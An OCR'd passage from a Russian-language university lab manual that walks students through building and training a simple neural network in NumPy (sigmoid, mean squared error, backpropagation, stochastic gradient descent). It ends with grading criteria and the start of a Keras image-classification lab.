
Поскольку функция ограничивает выходные данные диапазоном от 0 до 1, мы будем применять ее для прогнозирования вероятностей. Если выход больше 0,5, то мы можем сказать, что прогноз равен 1. Если он ниже 0,5, то мы можем утверждать, что прогноз равен 0.

Это естественный поток вычислений внутри сети если мы занимаемся кластеризацией или предсказанием.

Желтые шестиугольники на рисунке ниже представляют функции, а синие прямоугольники представляют промежуточные результаты.

Теперь пришло время превратить эти знания в программный код.

Мы буем использовать массивы или вектора NumPy для хранения данных при практической реализации.




```
input_vector = np.array([1.66, 1.56])
weights_1 = np.array([1.45, -0.66])
bias = np.array([0.0])

def sigmoid(x):
```

```
    return 1 / (1 + np.exp(-x))

def make_prediction(input_vector, weights, bias):
    layer_1 = np.dot(input_vector, weights) + bias
    layer_2 = sigmoid(layer_1)
    return layer_2

prediction = make_prediction(input_vector, weights_1, bias)

print(f"The prediction result is: {prediction}")
```

Необработанный результат прогнозирования равен 0,79, что выше 0,5, поэтому результат равен 1. Сеть сделала правильный прогноз. Теперь попробуйте сделать это с другим входным вектором, np.array([2, 1.5]). Правильный результат для этого ввода равен 0. Нам нужно будет только изменить переменную input_vector, так как все остальные параметры останутся прежними.

```
input_vector = np.array([2, 1.5])

prediction = make_prediction(input_vector, weights_1, bias)

print(f"The prediction result is: {prediction}")
```

Результат выполнения кода будет равен 0.87101915.

На этот раз сеть сделала неверный прогноз. Результат должен быть меньше 0,5, так как целевое значение для этого ввода равно 0, но исходный результат составил 0,87. Это было неверное предположение, но насколько серьезной была ошибка?

Наш следующий шаг - найти способ оценить эту ошибку.

Тренировка первой нейронной сети

В процессе обучения нейронной сети вы сначала оцениваете ошибку, а затем соответствующим образом корректируете веса. Для настройки весов вы будете использовать алгоритмы градиентного спуска и обратного распространения. Градиентный спуск применяется для определения направления и скорости обновления параметров.

Прежде чем вносить какие-либо изменения в сеть, вам необходимо вычислить ошибку.

Это то, что мы сделаем в следующем разделе.

Вычисление ошибки прогнозирования

Чтобы понять величину ошибки, нам нужно выбрать способ ее измерения. Функция, используемая для измерения ошибки, называется функцией затрат или функцией потерь. В этой части лабораторной работы мы будем использовать среднеквадратичную ошибку (MSE) в качестве функции затрат.

MSE, как правило, вычисляется в два этапа:

1. Вычисляется разница между прогнозом и целью.
2. Результат умножается сам на себя.

Сеть может ошибиться, выведя значение, которое больше или меньше правильного значения. Поскольку MSE представляет собой квадрат разницы между прогнозом и правильным результатом, с помощью этой метрики мы всегда получим положительное значение.

Ниже приведено полное выражение на языке программирования для вычисления ошибки последнего прогноза.

```
target = 0
mse = np.square(prediction - target)
print(f"Prediction: {prediction}; Error: {mse}")
```

В приведенном выше примере ошибка составляет 0,75.


Одним из следствий умножения разницы само по себе является то, что большие ошибки оказывают еще большее влияние, а меньшие ошибки продолжают уменьшаться по мере их уменьшения.

Понимание того, как уменьшить ошибку

Цель состоит в том, чтобы изменить веса и переменные смещения, чтобы вы могли уменьшить ошибку. Чтобы понять, как это работает, мы изменим только переменную weights и пока оставим смещение фиксированным. Мы также можем избавиться от сигмовидной функции и использовать только результат layer_1. Все, что осталось, - это выяснить, как можно изменить веса таким образом, чтобы конечная ошибка уменьшилась.

Мы вычисляем MSE, выполняя ошибку = np.square(prediction - target). Если мы рассматриваем (prediction -target) как единственную переменную x, то у нас есть ошибка = np. square (x), которая является квадратичной функцией.

Вот как выглядит функция, если построить ее график:



Погрешность определяется значениями по оси y. Если мы находимся в точке A и хотим уменьшить ошибку до 0, то нужно уменьшить значение x. С другой стороны, если мы находимся в точке B и хотим уменьшить ошибку, то нужно увеличить значение x. Чтобы знать, в каком направлении следует двигаться, чтобы уменьшить ошибку, мы будем использовать производную.

Производная объясняет, как именно изменится шаблон вычисления.

Другое слово для производной в нашем случае - это градиент. Градиентный спуск - это название алгоритма, используемого для определения направления и скорости обновления параметров сети.

В данной лабораторной работе мы не будем сосредотачиваться на теории производных, поэтому мы просто применим правила производных для каждой функции, с которой столкнемся. Правило степеней гласит, что производная от x^n равна $n * x^{(n-1)}$. Таким образом, производная от np.square (x) равна 2 * x, а производная от x равна 1.

Когда дело доходит до вашей нейронной сети, производная подскажет, в каком направлении следует обновить переменную весов. Если это положительное число, то мы предсказали слишком высокое значение, и нужно уменьшить веса. Если это отрицательное число, значит, мы предсказали слишком низкое значение, и нужно увеличить веса.

Теперь пришло время написать код, чтобы выяснить, как обновить weights_1 для предыдущего неправильного прогноза. Если среднеквадратичная ошибка равна 0,75, то следует ли увеличивать или уменьшать веса? Поскольку производная равна 2 * x, вам просто нужно умножить разницу между прогнозом и целью на 2:

```
derivative = 2 * (prediction - target)
print(f"The derivative is {derivative}")
```

Результат равен 1,74, положительное число, поэтому нужно уменьшить веса. Мы делаем это, вычитая производный результат вектора весов. Теперь можно соответствующим образом обновить weights_1 и снова спрогнозировать, чтобы увидеть, как это влияет на результат прогнозирования:

```
weights_1 = weights_1 - derivative
prediction = make_prediction(input_vector, weights_1, bias)
error = (prediction - target) ** 2
print(f"Prediction: {prediction}; Error: {error}")
```

Ошибка снизилась почти до 0.

В этом примере результат производной был небольшим, но в некоторых случаях результат производной слишком высок. Возьмем в качестве примера изображение квадратичной функции. Высокие приращения не идеальны, потому что мы могли бы продолжать двигаться из точки A прямо в точку B,

никогда не приближаясь к нулю. Чтобы справиться с этим, мы обновляем веса с помощью доли производного результата.

Чтобы определить долю для обновления весов, используем параметр alpha, также называемый скоростью обучения. Если просто уменьшить скорость обучения, то приращения будут меньше. Если его увеличить, то приращения будут больше. Как определить, каково наилучшее значение скорости обучения? Только сделав предположение и поэкспериментировав с ним.

Следует знать, что традиционные значения скорости обучения по умолчанию составляют 0,1, 0,01 и 0,001.

Если мы возьмем новые веса и сделаем прогноз с первым входным вектором, то увидим, что теперь сеть делает неправильный прогноз для этого вектора. Если нейронная сеть делает правильный прогноз для каждого экземпляра на обучающем наборе, то модель, вероятно, перегружена и модель просто запоминает, как классифицировать примеры вместо того, чтобы учиться замечать особенности в данных.

Существуют методы, позволяющие избежать этого, включая регуляризацию стохастического градиентного спуска. В этом уроке вы будете использовать онлайн-стохастический градиентный спуск.

Теперь, когда мы знаем, как вычислить ошибку и как соответствующим образом скорректировать веса, пришло время вернуться к построению нейронной сети.

Применение правила цепочки

В нашей нейронной сетью необходимо обновить как веса, так и векторы смещения. Функция, которую мы используем для измерения ошибки, зависит от двух независимых переменных: весов и смещения. Поскольку веса и смещение являются независимыми переменными, мы можем изменять и корректировать их, чтобы получить желаемый результат.

Сеть, которую мы строим, состоит из двух уровней, и поскольку каждый уровень имеет свои собственные функции, мы имеем дело с композицией функций. Это означает, что функция ошибки по-прежнему равна np.square(x), но теперь x является результатом другой функции.


Мы можем переформулировать проблему: теперь нам необходимо знать, как изменить весы_1 и смещение, чтобы уменьшить ошибку. Мы уже видели, что для этого можно использовать производные, но вместо функции, внутри которой есть только сумма, теперь у вас есть функция, которая выдает результат с помощью других функций.

Поскольку теперь у нас есть эта композиция функций, чтобы получить производную от ошибки, касающейся параметров, нам нужно будет использовать правило цепочки. С помощью правила цепочки мы берем частные производные каждой функции, оцениваем их и перемножаем все частные производные, чтобы получить нужную производную.

Теперь мы можем начать обновлять веса. Нужно знать, как изменить веса, чтобы уменьшить ошибку, - нам необходимо вычислить производную

ошибки по весам. Поскольку ошибка вычисляется путем объединения различных функций, то нам необходимо взять частные производные этих функций.

Вот наглядное представление того, как мы можем применять правило цепочки, чтобы найти производную ошибки по весам.



Жирная красная стрелка показывает производную, которую мы хотим определеить, то есть error_weights. Мы начнем с красного шестиугольника, пойдем по обратному пути, сделаем прогноз и вычислим частные производные для каждой функции.

На изображении выше каждая функция представлена желтыми шестиугольниками, а частные производные представлены серыми стрелками слева. Применяя правило цепочки, значение error_weights будет следующим.

```
derror_dweights = (
    derror_dprediction * dprediction_dlayer1 * dlayer1_dweights
)
```

Чтобы вычислить производную, мы умножаем все частные производные, которые следуют по пути от шестиугольника ошибки (красный) до шестиугольника, где находятся веса (крайний левый зеленый).

Мы можем сказать, что производная от $y = f(x)$ является производной от f относительно x. Используя эту номенклатуру для derror_dprediction, мы можем узнать производную функции, которая вычисляет ошибку по отношению к значению прогноза.


Этот путь называется обратным проходом или распространением. При каждом обратном проходе мы вычисляем частные производные каждой функции, заменяя переменные их значениями и, наконец, все умножаем.

Эта часть может быть описана следующими словами «возьмите частные производные, оцените и умножьте» - это то, как мы применяем правило цепочки. Этот алгоритм обновления параметров нейронной сети называется обратным распространением.

Настройка параметров сети с обратным распространением

В этом разделе мы пошагово пройдем процесс обратного распространения, начиная с того, как обновляется смещение. Представим, что нам нужно взять производную функции ошибки по отношению к смещению, derror_bias. Затем мы продолжим движение назад, беря частные производные, пока не найдем переменную смещения.

Поскольку мы начинаем с конца и возвращаемся назад, нам сначала нужно взять частную производную ошибки по отношению к прогнозу. Это derror_dprediction на изображении ниже.



Функция, вызывающая ошибку, является квадратичной функцией, а производная этой функции равна 2 * x, как мы видели ранее. Мы применили первую частичную производную (derror_dprediction) и все еще не добрались до смещения, поэтому нам нужно сделать еще один шаг назад и взять производную предсказания по отношению к предыдущему слою, dprediction_dlayer1.

Предсказание является результатом применения сигмовидной функции. Мы можем взять производную сигмовидной функции, умножив sigmoid(x) и 1 - sigmoid(x). Эта производная формула очень удобна, потому что мы можем использовать результат функции, который уже был вычислен, для вычисления ее же производной. Затем мы берем эту частичную производную и продолжаем движение назад.

Теперь мы возьмем производную от layer_1 по отношению к смещению. Переменная смещения является независимой переменной, поэтому результат после применения правила мощности равен 1.

Теперь, когда мы выполнили этот обратный проход, мы можете собрать все вместе и вычислить derror_dbias:

```
def sigmoid_deriv(x):
    return sigmoid(x) * (1-sigmoid(x))

derror_dprediction = 2 * (prediction - target)
layer_1 = np.dot(input_vector, weights_1) + bias
dprediction_dlayer1 = sigmoid_deriv(layer_1)
dlayer1_dbias = 1

derror_dbias = (
    derror_dprediction * dprediction_dlayer1 * dlayer1_dbias
)
print(f"The derror_dbias is {derror_dbias}")
```

Чтобы обновить веса, мы выполняем тот же самый процесс, возвращаясь назад и беря частные производные, пока не дойдем до переменной веса. Поскольку мы уже вычислили некоторые частные производные, нам просто нужно вычислить dlayer1_dweights. Производная точечного произведения - это производная первого вектора, умноженная на второй вектор, плюс производная второго вектора, умноженная на первый вектор.

Создание класса нейронной сети

Теперь мы знаем, как написать выражения для обновления как весов, так и смещения. Пришло время создать класс Python для нейронной сети. Классы являются основными строительными блоками объектно-ориентированного программирования (ООП).

Класс нейронной сети генерирует случайные начальные значения для весов и переменных смещения.

При создании экземпляра объекта нейронной сети необходимо передать параметр learning_rate. Мы будем использовать функцию predict(), чтобы сделать прогноз.

Методы _compute_derivatives() и _update_parameters() выполняют вычисления, которые мы изучили ранее.

```
class NeuralNetwork:
    def __init__(self, learning_rate):
        self.weights = np.array([np.random.randn(), np.random.randn()])
        self.bias = np.random.randn()
        self.learning_rate = learning_rate

    def _sigmoid(self, x):
        return 1 / (1 + np.exp(-x))

    def _sigmoid_deriv(self, x):
        return self._sigmoid(x) * (1 - self._sigmoid(x))

    def predict(self, input_vector):
        layer_1 = np.dot(input_vector, self.weights) + self.bias
        layer_2 = self._sigmoid(layer_1)
        prediction = layer_2
        return prediction

    def _compute_gradients(self, input_vector, target):
        layer_1 = np.dot(input_vector, self.weights) + self.bias
```

```
        layer_2 = self._sigmoid(layer_1)
        prediction = layer_2

        derror_dprediction = 2 * (prediction - target)
        dprediction_dlayer1 = self._sigmoid_deriv(layer_1)
        dlayer1_dbias = 1
        dlayer1_dweights = (0 * self.weights) + (1 * input_vector)

        derror_dbias = (
            derror_dprediction * dprediction_dlayer1 * dlayer1_dbias
        )
        derror_dweights = (
            derror_dprediction * dprediction_dlayer1 * dlayer1_dweights
        )

        return derror_dbias, derror_dweights

    def _update_parameters(self, derror_dbias, derror_dweights):
        self.bias = self.bias - (derror_dbias * self.learning_rate)
        self.weights = self.weights - (
            derror_dweights * self.learning_rate
        )
```

Это код нашей первой нейронной сети, и он просто объединяет все части, которые вы видели до сих пор. Если мы хотите сделать некотороый прогноз, то сначала нужно создать экземпляр нейронной сети(), а затем вызываете ее метод .predict().

```
learning_rate = 0.1

neural_network = NeuralNetwork(learning_rate)

neural_network.predict(input_vector)
```

Приведенный выше код делает прогноз, но теперь нам нужно научиться обучать сеть. Цель этого процесса состоит в том, чтобы сделать сеть обобщенной по набору обучающих данных. Это означает, что мы хотим, чтобы процесс адаптировался к новым данным, которые соответствуют тому же распределению вероятностей, что и обучающий набор данных.

Обучение Сети Большему Количеству Данных

Мы уже скорректировали веса и смещение для одного экземпляра данных, но цель состоит в том, чтобы адаптировать сеть для работы со всеми наборами данных. Стохастический градиентный спуск - это метод, при котором на каждой итерации модель делает прогноз на основе случайно выбранной части обучающих данных, вычисляет ошибку и обновляет параметры.

Теперь пришло время создать метод train() для класса NeuralNetwork.

Мы будем сохранять ошибку по всем точкам данных каждые 100 итераций, так как нам нужно построить диаграмму, показывающую, как меняется этот показатель с увеличением числа итераций.

Это последний метод train() нейронной сети и его нужно разместить после всех основных функций уже существующего класса.

```
class NeuralNetwork:
    # ... Здесь размещен код из примера выше

    def train(self, input_vectors, targets, iterations):
        cumulative_errors = []
        for current_iteration in range(iterations):
            # Pick a data instance at random
            random_data_index = np.random.randint(len(input_vectors))

            input_vector = input_vectors[random_data_index]
            target = targets[random_data_index]

            # Compute the gradients and update the weights
            derror_dbias, derror_dweights = self._compute_gradients(
                input_vector, target
            )

            self._update_parameters(derror_dbias, derror_dweights)

            # Measure the cumulative error for all the instances
            if current_iteration % 100 == 0:
                cumulative_error = 0
                # Loop through all the instances to measure the error
                for data_instance_index in range(len(input_vectors)):
                    data_point = input_vectors[data_instance_index]
                    target = targets[data_instance_index]

                    prediction = self.predict(data_point)
                    error = np.square(prediction - target)

                    cumulative_error = cumulative_error + error
                cumulative_errors.append(cumulative_error)

        return cumulative_errors
```

В приведенном выше блоке кода происходит ряд действий, которые можно описать следующим образом.

1. Строка 8: выбираем случайный экземпляр из набора данных.
2. Строки 14-16: вычисляем частные производные и возвращаем производные для смещения и весов. Они используют _compute_gradients(), который мы определили ранее.
3. Строка 18: обновляем смещение и веса с помощью _update_parameters(), которые были определены в предыдущем блоке кода.
4. Строка 21: проверяем, кратен ли текущий индекс итерации 100. Мы делаем это, чтобы наблюдать, как ошибка меняется каждые 100 итераций.
5. Строка 24: запускаем цикл, который проходит через все экземпляры данных.

6. Строка 28: вычисляем результат прогнозирования.
7. Строка 29: вычисляем ошибку для каждого экземпляра.
8. Строка 31: накапливаем сумму ошибок, используя переменную cumulative_error. Вы делаете это, потому что хотите построить точку с ошибкой для всех экземпляров данных. Затем, в строке 32, вы добавляете ошибку в cumulative_errors, массив, в котором хранятся ошибки. Вы будете использовать этот массив для построения графика.

Короче говоря, мы выбираем случайный экземпляр из набора данных, вычисляем градиенты и обновляем веса и смещение.

Мы также вычисляем совокупную ошибку каждые 100 итераций и сохраняем эти результаты в массиве. Мы строим этот массив, чтобы визуализировать ошибку в виде графика и посмотреть, как изменяется ошибка в процессе обучения.

Чтобы упростить задачу, в тестовом примере мы будем использовать набор данных всего с восемью экземплярами, объединенными в массив input_vectors.

Теперь мы можем вызвать функцию train() и использовать методы Matplotlib для построения графика суммарной ошибки для каждой итерации.

```
input_vectors = np.array(
    [
        [3, 1.5],
        [2, 1],
        [4, 1.5],
        [3, 4],
        [3.5, 0.5],
        [2, 0.5],
        [5.5, 1],
        [1, 1],
    ]
)

targets = np.array([0, 1, 0, 1, 0, 1, 1, 0])
learning_rate = 0.1
neural_network = NeuralNetwork(learning_rate)
training_error  =  neural_network.train(input_vectors,  targets,
10000)
plt.plot(training_error)
plt.xlabel("Iterations")
plt.ylabel("Error for all training instances")
# plt.savefig("cumulative_error.png")
plt.show()
```


Предпоследняя строчка закомментирована для того, чтобы график выводить только в отдельном окне. Но если есть необходимость сохранить картинку в файл – можно раскомментировать эту строку.

Вы снова создаете экземпляр класса нейронной сети и вызываете функцию train(), используя input_vectors и целевые значения. Вы указываете, что он должен выполняться 10000 раз.

Результат выполнения, иллюстрирующий ошибку обучения нейронной сети показан ниже.

Общая ошибка уменьшается, и это то, чего вы хотите. Изображение создается в том же каталоге, в котором вы используете IPython. После наибольшего уменьшения ошибка продолжает быстро увеличиваться и уменьшаться от одного взаимодействия к другому. Это связано с тем, что набор данных случайный и очень маленький, поэтому нейронной сети трудно извлечь какие-либо функции.

Но оценивать производительность с помощью этого показателя не очень хорошая идея, потому что вы оцениваете ее с использованием экземпляров данных, которые уже видела сеть. Это может привести к переобучению, когда модель настолько хорошо соответствует набору обучающих данных, что не обобщается на новые данные.



Добавление дополнительных слоев в Нейронную сеть

Набор данных в этом занятии был небольшим для учебных целей. Обычно моделям глубокого обучения требуется большой объем данных, потому что наборы данных более сложны и имеют множество нюансов.

Поскольку эти наборы данных содержат более сложную информацию, недостаточно использовать только один или два слоя. Вот почему модели глубокого обучения называются “глубокими”.

Добавляя больше слоев и используя функции активации, вы увеличиваете выразительную способность сети и можете делать прогнозы очень высокого уровня.

Примеры практических заданий для студентов:

1. Реализация нейронной сети и процесса обучения на языке Python для своих собственных сгенерированных наборов данных.

Критерии оценивания:

Максимальное количество баллов за лабораторную работу: 5 баллов.

5 баллов – обучающийся в течение модуля активно принимает участие в устных опросах, даваемые им ответы верны и позволяют высоко оценить уровень владения материалом;

4 балла – обучающийся принимает участие в устных опросах, даваемые им ответы, как правило, верны и позволяют оценить владение материалом на достаточном уровне;

3 балла – обучающийся не проявляет инициативы для участия в устных опросах, а даваемые им ответы фрагментарны и верны лишь частично, что не позволяет оценить владение материалом на достаточном уровне;

1-2 балла – обучающийся пытается участвовать в собеседовании, но дает неверные ответы, показывает отсутствие базовых знаний;

0 баллов – обучающийся не принимает участия в устных опросах, либо даваемые им ответы принципиально неверны.

Лабораторная работа № 3.
Решение практической задачи при помощи нейронной сети (индивидуальное задание)

Цель занятия:

Изучить способы решения различных практических задач при помощи нейронных сетей.

Средства выполнения практической работы

Практическая работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем типа Draw.io.
6. Средства разработки и программирования на языке высокого уровня Python.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- основы программирования нейронных сетей на python;
- нейронные сети в библиотеках python, их типы и применение.

Уметь:

- разрабатывать, запускать и отлаживать программы “глубокого обучения” на языке python.

Методика проведения занятия:

Практическое занятие проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.
4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание практического занятия:

На данном занятии мы рассмотрим решение классической задачи классификации изображений.

Работа будет выполнена при помощи библиотек языка Python:

- Matplotlib

- Tensorflow
- Keras
- Numpy

Естественно, их нужно сначала установить в окружение проекта при помощи стандартного менеджера пакетов PIP.

Забегая вперед, можно сказать, что мы будем использовать модель Tensorflow/Keras Sequential и будем загружать готовые датасеты, а также обрабатывать их при помощи утилиты Keras: image_dataset_from_directory/

